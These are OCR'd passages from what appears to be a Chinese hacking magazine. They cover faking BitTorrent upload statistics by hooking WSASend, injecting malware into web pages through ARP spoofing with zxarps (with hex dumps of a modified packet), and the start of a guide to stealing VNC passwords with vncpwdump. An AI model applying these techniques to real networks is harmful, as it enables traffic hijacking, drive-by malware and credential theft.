


图 9

然后，注意看 BT 软件，uTorrent 还是显示我只上传了 15.8MB，如图 10 所示。




图 10

然后刷新登录网页，看看我重新登录后的状态，如图 11 所示。





图 11

我并没有下载（前后两次都是 8.67GB），就为 BT 上传做出了这么大的贡献。上传量的确是 4GB 左右。当然，主要还是因为学校的 BT 是用开源而非定制版本，并且服务器缺乏一些有效的验证，才使得我能够修改成功。

到时候，只要编程，然后 HOOK 一下 WSASend 函数，对数据包进行一些简单的修改，开着 BT 等待定时上传流量数据，就可以实现一个自动化工具了。

前置知识：无
关键词：无



浅谈内网 ARP 数据修改

文/GF

HTTP 协议层的问题

如果是要挂马，那么分析 HTTP 协议是必不可少的步骤。但事实上很多大型网站都会采用 GZIP 压缩数据以及 chunked 编码传输。比如谷歌和百度。所以我们如果用抓包工具经常会看到类似乱码的东西，如图 1 所示是用 winsockexpert 抓包结果。




图 1

当然，用更底层的抓包工具也会是这个样子。

关于这两个名词概念和作用这里不再多说，下面直接说解决办法。

目前摆在眼前有两条路：1.解密压缩编码后的这堆数据，并且还要注意在返回给被 ARP 端的浏览器时，这堆数据的处理。这是一个很痛苦的过程。2.让百度规规矩矩传原始数据的格式。

几番研究发现其实 GZIP 压缩数据以及 chunked 编码都是需要双方协商的，一方没有提出或者不具备都是无法实现的。所以一个新的思路：监控所有的 HTTP 请求，发现请求关键字便替换掉。

相关的请求和回应如下：

Accept-Encoding: gzip, deflate （请求）

Content-Encoding: gzip （回应）

GET ... HTTP 1.1

Transfer-Encoding: chunked （回应）

对于 Transfer-Encoding: chunked，将请求替换为使用 http 1.0 的协议即可。

数据包的修改问题

这里讨论的是处在网络层的 IP 数据包。ARP 时，我们需要修改数据包进行类似挂马等操作。这很难避免数据包长度变化的问题。

IP 数据包里包含 TCP 数据包，它们分别都有自己的校验和长度。稍有不慎就会导致包被拒收。但是当你千辛万苦将修改后的数据包重组貌似“合格”后，你会发现仍难逃 SEQ 和 ACK 的制约。

所以以最简单的办法是不改变数据包的长度。

在不改变长度的条件下，想要插入我们自己的数据，只有替换这一个办法。网上我搜索到相关的工具有两个：arp sniffer 和 zxarps，前者是让用户去决定要替换的关键字，这样做几乎不可避免会影响网页的正常显示。而 zxarps 则是智能化的去替换 HTTP 协议里 header 中一些可有可无的部分。所以这也就解释了为什么 zxarps 有时会不成功：因为请求页面里的 header 部分可供替换的字节不够，所以放弃了插入操作！

如图 2 所示是正常访问的数据，如图 3 所示是 zxarps 修改后的数据，插入的数据以“12345”开头，可以看到 ZXARPS 本

次运气不错，从 header 里“争取”到了很多可利用字节。对比图 2 正常的 content-length 是 26，而修改后为 270。

效果如图 2 所示。

```
000   00 23 ae 5c 33 e6 1c af  f7 5d c3 01 08 00 45 00   .#.\3... .]....E.
010   01 82 01 b0 40 00 77 06  f1 1e de d2 6f f9 c0 a8   ....@.w. ....o...
020   00 33 00 50 13 1d ce 3a  5a b1 58 c7 6b 2f 80 18   .3.P...: Z.X.k/..
030   fe cc 3b 6f 00 00 01 01  08 0a 01 cb 29 3f 00 00   ..;o.... ....)?..
040   00 00 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   ..HTTP/1 .1 200 O
050   4b 0d 0a 44 61 74 65 3a  20 46 72 69 2c 20 32 36   K..Date:  Fri, 26
060   20 4e 6f 76 20 32 30 31  30 20 30 36 3a 34 34 3a    Nov 201 0 06:44:
070   32 31 20 47 4d 54 0d 0a  53 65 72 76 65 72 3a 20   21 GMT.. Server:
080   4d 69 63 72 6f 73 6f 66  74 2d 49 49 53 2f 36 2e   Microsof t-IIS/6.
090   30 0d 0a 43 6f 6e 74 65  6e 74 2d 4c 65 6e 67 74   0..Conte nt-Lengt
0a0   68 3a 20 32 36 0d 0a 43  6f 6e 74 65 6e 74 2d 54   h: 26..C ontent-T
0b0   79 70 65 3a 20 74 65 78  74 2f 68 74 6d 6c 0d 0a   ype: tex t/html..
0c0   4c 61 73 74 2d 4d 6f 64  69 66 69 65 64 3a 20 4d   Last-Mod ified: M
0d0   6f 6e 2c 20 32 32 20 4e  6f 76 20 32 30 31 30 20   on, 22 N ov 2010
0e0   31 31 3a 35 34 3a 30 35  20 47 4d 54 0d 0a 41 63   11:54:05  GMT..Ac
0f0   63 65 70 74 2d 52 61 6e  67 65 73 3a 20 62 79 74   cept-Ran ges: byt
100   65 73 0d 0a 45 54 61 67  3a 20 22 65 36 65 38 62   es..ETag : "e6e8b
110   30 66 36 33 62 38 61 63  62 31 3a 38 38 34 37 22   0f63b8ac b1:8847"
120   0d 0a 58 2d 50 6f 77 65  72 65 64 2d 42 79 3a 20   ..X-Powe red-By:
130   41 53 50 2e 4e 45 54 0d  0a 4b 65 65 70 2d 41 6c   ASP.NET. .Keep-Al
140   69 76 65 3a 20 74 69 6d  65 6f 75 74 3d 31 30 2c   ive: tim eout=10,
150   20 6d 61 78 3d 31 30 30  30 30 0d 0a 43 6f 6e 6e    max=100 00..Conn
160   65 63 74 69 6f 6e 3a 20  4b 65 65 70 2d 41 6c 69   ection:  Keep-Ali
170   76 65 0d 0a 0d 0a 74 68  69 73 20 69 73 20 61 20   ve....th is is a
180   74 65 73 74 20 66 6f 72  20 62 65 79 6f 6e 64 2e   test for  beyond.
```

图 2

```
000   00 0c 29 24 b8 4f 00 23  ae 5c 33 e6 08 00 45 00   ..)$.O.# .\3...E.
010   01 82 01 b0 40 00 77 06  f1 1e de d2 6f f9 c0 a8   ....@.w. ....o...
020   00 33 00 50 13 1d ce 3a  5a b1 58 c7 6b 2f 80 18   .3.P...: Z.X.k/..
030   fe cc 18 4b 00 00 01 01  08 0a 01 cb 29 3f 00 00   ...K.... ....)?..
040   00 00 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   ..HTTP/1 .1 200 O
050   4b 0d 0a 43 6f 6e 74 65  6e 74 2d 4c 65 6e 67 74   K..Conte nt-Lengt
060   68 3a 20 32 37 30 0d 0a  43 6f 6e 74 65 6e 74 2d   h: 270.. Content-
070   54 79 70 65 3a 20 74 65  78 74 2f 68 74 6d 6c 0d   Type: te xt/html.
080   0a 0d 0a 31 32 33 34 35  36 37 38 39 61 62 63 64   ...12345 6789abcd
090   65 66 67 68 69 6a 6b 6c  6d 6e 6f 70 71 72 73 64   efghijkl mnopqrsd
0a0   75 76 77 78 79 7a 31 32  33 34 35 36 37 38 39 71   uvwxyz12 3456789q
0b0   77 71 65 72 77 74 72 72  79 74 75 74 79 75 74 79   wqerwtrr ytutyuty
0c0   75 74 79 75 31 32 33 34  35 36 73 61 64 64 73 61   utyu1234 56saddsa
0d0   64 61 73 64 31 32 33 20  20 20 20 20 20 20 20 20   dasd123
0e0   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
0f0   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
100   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
110   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
120   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
130   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
140   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
150   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
160   20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
170   20 20 20 20 20 20 74 68  69 73 20 69 73 20 61 20         th is is a
180   74 65 73 74 20 66 6f 72  20 62 65 79 6f 6e 64 2e   test for  beyond.
```

图 3

并且这样做的另一个好处是不必再关心数据是否采用了 GZIP 压缩数据以及 chunked 编码传输。因为 header 部分是不受 GZIP 和 chunked 影响的。

因此，总的来说 ZXARPS 的办法在目前看来还是不错的。



前置知识：无

关键词：VNC、攻击、远程控制

远程控制服务软件 VNC 攻击案例研究

文/李晨光

在实际的网络使用中，VNC 的最大优点就是跨平台。因为不同的操作系统的界面处理方法都不一样，所以就有人开发了不同的 VNC 版本，因为都符合 VNC 协议，所以兼容性比较好。VNC 的版本比较多，而且是开放源代码，每个人都可以不断改进它。正是基于这一点，作为被广泛应用的一个远程控制程序，很多攻击者对 VNC 的攻击技术研究热情是高涨的，丝毫不亚于对 Windows 的远程桌面(3389)、PcAnywhere 的攻击研究。从最开始爆发出来的 VNC 的低版本密码验证绕过漏洞，到各种版本的 VNC 密码破解技术的公布，再到针对各种版本 VNC 的专门的攻击程序出现，VNC 的攻击也在网络中不断进行着。

本文将重点介绍针对各版本的 VNC 的攻击技术，以案例模拟的方式进行详细的操作和原理讲解，同时对不同版本的不同情况会有特别的提示。

首先我们看看 VNC 运行的工作流程：

（1）VNC 客户端通过浏览器或 VNC Viewer 连接至 VNC Server；

（2）VNC Server 传送一个对话窗口至客户端，要求输入连接密码（可能为空），以及存取的 VNC Server 显示装置；

（3）在客户端输入连接密码后，VNC Server 验证客户端是否具有存取权限；

（4）若是客户端通过 VNC Server 的验证，客户端即要求 VNC Server 显示桌面环境；

（5）被控端将画面显示控制权交由 VNC Server 负责；

（6）VNC Server 将把被控端的桌面环境利用 VNC 通信协议送至客户端，并且允许客户端控制 VNC Server 的桌面环境及输入装置。

功能强大的 VNC 攻击工具：vncpwdump

很让人诧异的是，国内没有针对 VNC 攻击技术的专门研究团队，大部分的 VNC 攻击技术和相关工具都是国外攻击者推出的，所以如果要深入研究 VNC 的攻防技术，在国内比较难找到新的技术资料，如这里将要介绍的 Vncpwdump。Vncpwdump 是一个很早以前就已经推出的 VNC 综合性的攻击和破解工具，但是国内能下载到的基本都是 vncpwdump 0.0.1 版，也就是最开始公布出来的那个版本，已经古老得基本没有任何作用了。最新的可以针对各版本 VNC 进行密码破解和攻击的 vncpwdump 是 1.0.6 版，具有非常强悍的各项功能。Vncpwdump 是个开源的程序，不但可以下载到它，还可以下载到它的源代码进行修改和增加、删除相关功能，详细的程序执行界面如图 1 所示。

Vncpwdump 的主要功能是获取 VNC 的密码，它提供多种获取方式，比如：从 NTUSER．DAT 文件中获取；从命令行输入获取；注入 VNC 线程获取；注册表中获取等。




图 1

使用 vncpwdump 对各版本进行攻击模拟

Vncpwdump 的功能很多，从它的使用界面来看，有如下的功能参数。

下面对各参数的具体含义和使用方式做简单演示。

首先是“-c”和“-s”参数，这两个参数的意义是从注册表的“HKEY_CURRENT USER”或“HKEY_LOCAL MACHINE”下读取 VNC 的密码，因为版本不同，上述两个注册表键值中的其中一个会存在 VNC 的密码。其中“HKCU ”是简写，代表注册表中“HKEY_CURRENT_USER”的位置。当我们打开注册表，找到相应位置的时候，密码内容就会逐步浮出水面，可以找到里面有一行，如图 2 所示。

